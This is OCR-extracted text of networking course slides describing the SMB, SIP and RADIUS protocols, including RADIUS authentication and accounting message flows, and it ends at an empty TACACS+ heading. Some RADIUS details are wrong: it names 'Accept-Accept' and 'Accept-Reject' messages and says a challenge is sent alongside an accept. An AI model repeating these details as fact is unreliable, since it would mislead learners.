
Server Message Block (SMB) Protocol

1. The Server Message Block (SMB) is an **application-layer** network protocol used to provide shared access to files, printers, serials ports, and other resources between the **nodes** of a network

2. It provides an authenticated **inter-process communication** mechanism and is widely used by Microsoft Windows

3. SMB works through a client-server approach
   - The client makes specific **requests** to the server, and the server responds accordingly
   - Based on the request made, the server makes **file systems** and other resources available to clients on the network


4. The transport layer protocol that **Microsoft SMB Protocol**, is most often used with is NetBIOS over TCP/IP (NBT)



Note: The enhanced version of SMB called Common Internet File System (CIFS) was developed by Microsoft for open use on the Internet

Session Initiation Protocol (SIP)

- SIP is a communications protocol that is used for signaling and **controlling real-time multimedia sessions** that involve voice, video, instant messaging and other communication applications
- It works in conjunction with various other protocols like SDP, RTP, SRTP, and TLS
- SIP **determines user attributes** like user location, user availability, user capability, session setup, and session management




Notes: ______________________________

RADIUS

- Remote Authentication Dial-In User Service (RADIUS) is an authentication protocol that provides centralized authentication, authorization, and accounting (AAA) for the remote access servers to communicate with the central server

Radius Authentication Steps:

1. The client initiates the connection by sending an **Access-Request packet** to the server
2. The server receives the access request from the client and compares the credentials with the ones stored in the database. If the provided information matches, then it sends the **Accept-Accept message** along with the **Access-Challenge** to the client for additional authentication, otherwise it sends back the Accept-Reject message




Packet Type-Access Request (Username, Password)
Access-Accept/Access-Reject(User Service, Framed Protocol)
Access Challenge (optional) (Reply Message)
Access Server
RADIUS Server

RADIUS (Cont'd)


Radius Accounting Steps:

3. The client sends the **Accounting-Request** to the server to specify accounting information for a connection that was accepted
4. The server receives the **Accounting-Request message** and sends back the Accounting-Response message, which confirms the successful establishment of the network



RADIUS Client
RADIUS Server
RADIUS: Accounting- Request [acct_status_type=start]
1
RADIUS: Accounting-Response
2
RADIUS: Accounting- Request [acct_status_type=interim update]
3
RADIUS: Accounting-Response
4
RADIUS: Accounting- Request [acct_status_type=stop]
5
RADIUS: Accounting-Response
6

Notes: ____________________



TACACS+

